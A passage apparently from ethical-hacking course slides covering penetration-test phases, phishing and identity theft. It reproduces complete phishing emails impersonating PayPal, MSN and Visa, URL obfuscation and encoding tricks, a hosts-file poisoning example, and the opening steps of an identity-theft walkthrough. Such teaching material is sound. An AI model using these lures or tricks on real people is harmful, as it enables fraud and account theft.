  - Trusted systems and trusted process assessment: Attempting to access the machine's resources using legitimate information obtained through social engineering or other means.

# Activity : Escalating Privileges

- ⊙ Once the target has been acquired, the tester attempts to exploit the system and gain greater access to protected resources.
- ⊙ Activities include (but are not limited to):
  - The tester may take advantage of poor security policies and take advantage of emails or unsafe web code to gather information that can lead to escalation of privileges.
  - Use of techniques such as brute force to achieve privileged status. Examples of tools include getadmin and password crackers.
  - Use of trojans and protocol analyzers.
  - Use of information gleaned through techniques such as social engineering to gain unauthorized access to privileged resources.



# Activity : Execute, Implant, and Retract

- ⊙ In this phase, the tester effectively compromises the acquired system by executing arbitrary code.
- ⊙ The objective here is to explore the extent to which security fails.
- ⊙ Executing exploits already available or specially crafted to take advantage of the vulnerabilities identified in the target system.

# Post Attack Phase and Activities

- ⦿ This phase is critical to any penetration test as it is the responsibility of the tester to restore the systems to the pre-test state.
- ⦿ Post attack phase activities include some of the following:
  - Removing all files uploaded on the system.
  - Clean all registry entries and remove vulnerabilities created.
  - Removing all tools and exploits from the tested systems.
  - Restoring the network to the pre-test state by removing shares and connections.
  - Analyzing all results and presenting the same to the organization.

# Penetration Testing Deliverables Templates

- ⦿ A pentest report will carry details of the incidents that have occurred during the testing process and the range of activities carried out by the testing team.
- ⦿ Broad areas covered include objectives, observations, activities undertaken, and incidents reported.
- ⦿ The team may also recommend corrective actions based on the rules of engagement.



# Phishing Attacks and Identity Theft



## Additional Module

Note: This module is not in  
your courseware


# What is Phishing?

- ⊙ A form of identity theft in which a scammer uses an authentic-looking e-mail to trick recipients into giving out sensitive personal information, such as a credit card, bank account or Social Security numbers
- ⊙ Phishing attacks use both social engineering to steal consumers' personal identity data and financial account credentials
- ⊙ (adapted from “fishing for information”)

# Attacks

- ⊙ It is the most common corporate identity theft scam today -Phishing
- ⊙ It usually involves an e-mail message asking consumers to update their personal information with a link to a spoofed Web site
- ⊙ To give their schemes a legitimate look and feel, fraudsters commonly steal well-known corporate identities, product names and logos
- ⊙ It is very easy to construct authentic websites for e-mail scams

# Phishing Reports



Source: /anti-phishing working group

# Phishing Example (paypal)

Dear PayPal,  The strange greeting

We recently noticed one or more attempts to log in to your PayPal account from a foreign IP address.

If you recently accessed your account while traveling, the unusual log in attempts may have been initiated by you. However, if you did not initiate the log ins, please visit PayPal as soon as possible to verify your identity:

[https://www.paypal.com/us/cgi-bin/webscr?cmd=\\_login-run](https://www.paypal.com/us/cgi-bin/webscr?cmd=_login-run)

Verify your identity is a security measure that will ensure that you are the only person with access to the account.

Thanks for your patience as we work together to protect your account.

Sincerely,  
PayPal

-----  
PROTECT YOUR PASSWORD

NEVER give your password to anyone and ONLY log in at <https://www.paypal.com/>. Protect yourself against fraudulent websites by opening a new web browser (e.g. Internet Explorer or Netscape) and typing in the PayPal URL every time you log in to your account.


-----  
Please do not reply to this e-mail. Mail sent to this address cannot be answered. For assistance, log in to your PayPal account and choose the "Help" link in the header of any page.

PayPal Email ID PP321VIYJBXRJOKBHFXXKFNXZDBBYDMZKWBJBGYYHOL

 Disguised random text



# Phishing Example (paypal)



# Phishing Example (MSN)

Darling Msn user,

During one of our regular automated verification procedures we've encountered a some problem caused by the fact that we could not verify the info that you provided to us.  
Please, give us the following information so that we could fully verify your identity.


**Otherwise your access to MSN services will be closed.**

To verify your information please <http://www.msnassistance.com/index.php> follow this link.

Thanks for using MSN.

MSNWeb Access Supporting.

# Phishing Example (MSN)



# Phishing Example (Visa)



Verified by Visa

Dear Visa® customer,

**Before activating your card, read this important information for cardholders!**

You have been sent this invitation because the records of Visa Corporate indicate you are a current or former Visa card holder. To ensure your Visa card's security, it is important that you protect your Visa card online with a personal password. Please take a moment, and activate for Verified by Visa now.

Verified by Visa protects your existing Visa card with a password you create, giving you assurance that only you can use your Visa card online.

Simply activate your card and create your personal password. You'll get the added confidence that your Visa card is safe when you shop at participating online stores.

**Activate Now for Verified by Visa**

Thank you for your support.  
Visa Service Department

# Phishing Example (Visa)

The screenshot shows a Microsoft Internet Explorer window displaying a phishing website. The address bar shows a forged URL: `https://usa.visa.com/personal/security/vbv/index.html`. A red arrow points to this address bar with the text "The forged address bar".

The website content includes the Visa logo, navigation tabs (Find a Card, Using Visa, Discounts, Security & Protection, Visa Student, Visa Brings You), and a "Verified by Visa" section. The "Verified by Visa" section contains a form to "Activate Now for Verified by Visa" with fields for Card Number, Expiration Date, Card Verification Value, and ATM PIN, and a "SUBMIT" button. A sidebar on the left lists links like "How It Works", "Places to Shop", and "Participating Card Issuers".

A "Properties" dialog box is open, showing the "General" tab. It displays the following information:

- Protocol: HyperText Transfer Protocol
- Type: File
- Connection: Not Encrypted
- Address: (URL) `http://200.251.251.10/.verified/`
- Size: 20018 bytes
- Created: 14.12.2004 r.
- Modified: 14.12.2004 r.

A red arrow points to the "Address" field in the Properties dialog with the text "The real URL".

At the bottom of the browser window, the status bar shows the URL `https://usa.visa.com/personal/security/vbv/how_it_works.html`. A red arrow points to the status bar area with the text "No secure session (lock) icon".

# Hidden Frames

- ⊙ Frames are a popular method of hiding attack content
- ⊙ They have uniform browser support and easy coding style
- ⊙ The attacker defines HTML code using two frames
- ⊙ The first frame contains the legitimate site URL information, while the second frame - occupying 0% of the browser interface which has a malicious code running

# Hidden Frames Example


```
<html>
<head>
<title>Frame Based Exploit Example</title>
</head>

<body topmargin="0" leftmargin="0" rightmargin="0"
bottommargin="0">
<iframe src="http://www.yahoo.com" width="100%"
height="150" frameborder="0"></iframe>
<iframe src="http://www.msn.com" width="100%"
height="350" frameborder="0"></iframe>
</body>
</html>
```

**Download the phishing hacking tools at**  
**<http://www.eccouncil.org/cehtools/phishing.zip>**

# Hidden Frames Example

- ⦿ In the example MSN is displayed in a second frame within the master frame showing Yahoo





# URL obfuscation

- ⊙ **Using Strings** - Uses a credible sounding text string within the URL
  - Example:  
[http://XX.XX.78.45/ebay/account\\_update/now.asp](http://XX.XX.78.45/ebay/account_update/now.asp)
- ⊙ **Using @ sign** - This kind of syntax is normally used for websites that require some authentication. The left side of @ sign is ignored and the domain name or IP address on the right side of the @ sign is treated as the legitimate domain (@ can be replaced with %40 unicode)
  - Example:  
<http://www.citybank.com/update.asp@xx.xx.66.78/usb/process.asp>
- ⊙ **Status Bar Tricks**- The URL is so long that it can not be completely displayed in the status bar - Often combined with the @ so that the fraudulent URL is at the end and not displayed
  - Example  
[http://www.visa.com:UserSession=2f6q9uuu88312264trzzz55884495&usersoption=SecurityUpdate&StateLevel=GetFrom@61.252.126.191/verified\\_by\\_visa.html](http://www.visa.com:UserSession=2f6q9uuu88312264trzzz55884495&usersoption=SecurityUpdate&StateLevel=GetFrom@61.252.126.191/verified_by_visa.html)

# URL obfuscation

- ⊙ **Similar Name Tricks**- These kind of tricks use a credible sounding, but fraudulent, domain name
- ⊙ Examples:
  - <http://www.ebay-support.com/verify>
  - <http://www.citybank-secure.com/login>
  - <http://www.suntrustbank.com>
  - <http://www.amex-corp.com>
  - <http://www.fedex-security.com>

# URL Encoding Techniques

- ⊙ URLs are Encoded to disguise its true value using hex, dword, or octal encoding
- ⊙ Sometimes @ is used in the disguise
- ⊙ Sometimes @ sign is replaced with %40
- ⊙ Example:  
`http://www.paypal.com@%32%32%30%2E%36%38%2E%32%31%34%2E%32%31%33`
  - which translates into 220.68.214.213
- ⊙ `http://www.paypal.com%40570754567`
  - which translates into 34.5.6.7

# IP address to Base 10 Formula

- ⦿ To convert 66.46.55.116 to base 10 the formula is:
- ⦿  $66 \times (256)^3 + 46 \times (256)^2 + 55 \times (256)^1 + 116 = 1110325108$
- ⦿ After conversion test it by pinging 1110325108 in command prompt
- ⦿ *Exercise: Convert your classroom gateway IP address to base 10*

# HTML Image Mapping Techniques

⦿ The URL is actually a part of an image, which uses map coordinates to define the click area and the real URL, with the Fake URL from the <A> tag being displayed

⦿ Example:

```
<html>
<head>
<title>CEH Demo</title>
</head>
<body>

<map name="Map">
<area shape="rect" coords="146,50,300,84"
href="http://certifiedhacker.com">
</map></body>
</html>
```


# Fake Browser Address Bars



**This is fake address bar**

**Download the phishing hacking tools at**  
**<http://www.eccouncil.org/cehtools/phishing.zip>**


# Fake Toolbars



This is fake toolbar

**Download the phishing hacking tools at**  
**<http://www.eccouncil.org/cehtools/phishing.zip>**

# Fake Status Bar



**Fake status bar with pad lock button**



# DNS Cache Poisoning Attack

- ⊙ This attack is based on simple convention of IP address to host resolution.
- ⊙ Here is how it works :
- ⊙ Every system has a host file in its systems directory in case of windows this file resides at the following location in case of windows :
- ⊙ `C:\WINDOWS\system32\drivers\etc`
- ⊙ This file can be used to hard code domain name translations

# Example of a normal Host file under DNS poisoning attack:

```
Copyright (c) 1993-1999 Microsoft Corp.
#
This is a sample HOSTS file used by Microsoft TCP/IP for
Windows.
#
This file contains the mappings of IP addresses to host names.
Each
entry should be kept on an individual line. The IP address
should
be placed in the first column followed by the corresponding
host name.
The IP address and the host name should be separated by at
least one
space.
#
Additionally, comments (such as these) may be inserted on
individual
lines or following the machine name denoted by a '#' symbol.
#
For example:
#
102.54.94.97 rhino.acme.com # source server
38.25.63.10 x.acme.com # x client host

127.0.0.1 localhost
XX.XX.XX.XX Citibank.com
```

In the above example XX.XX.XX.XX depicts the IP address of Hackers server which is hosting a fake login screen for the legitimate domain [www.citibank.com](http://www.citibank.com)

# Identity Theft



---

IDENTITY

---

# What is “Identity Theft”?

Identity theft occurs when somebody steals your name and other personal information for fraudulent purposes

# Identity Theft

© 1999 Randy Glasbergen.  
www.glasbergen.com



**"You'll give your credit card to a waitress with sixteen earrings and an obscene tattoo, but you won't give it to a reputable company with a web site?"**

**How do you steal  
Identity?**

# How to steal Identity?

- ⊙ Original identity – Steven Charles
- ⊙ Address: San Diego CA 92130



# STEP 1

- Get hold of Steven's telephone bill, water bill or electricity bill using dumpster diving, stolen mails or onsite stealing

**nti:**

01865426630

NTI - OXFORD  
CALL LOG REPORT

CUSTOMER NO. 8888-1

CALL TO	NUMBER CALLED	DATE	TIME	DURATION MIN/SECS	BILLABLE COST
ORANGE DIRECT DIAL	HIGHBURY	08/05/0			
VODAFONE DIRECT DIAL	WESTON	08/05/0			
VODAFONE DIRECT DIAL	WESTON	07/05/0			
01653	123456	06/05/0			
HUTCHISON ORANGE DD	PARKER	10/04/0			
01509	567891	07/04/0			
VODAFONE DIRECT DIAL	WESTON	08/04/0			
01509	567891	08/04/0			
01653	123456	07/04/0			
ONE-2-ONE	12345678912	07/04/0			
VODAFONE DIRECT DIAL	WESTON	06/04/0			
HUTCHISON ORANGE DD	PARKER	04/04/0			
VODAFONE DIRECT DIAL	91488877723	12/03/0			
VODAFONE DIRECT DIAL	WESTON	12/03/0			
SPECIAL RATE	88995566771	12/03/0			
VODAFONE DIRECT DIAL	WESTON	11/03/0			
HUTCHISON ORANGE PCN	99812345678	10/03/0			
HUTCHISON ORANGE PCN	99812345678	10/03/0			
01509	567891	08/03/0			
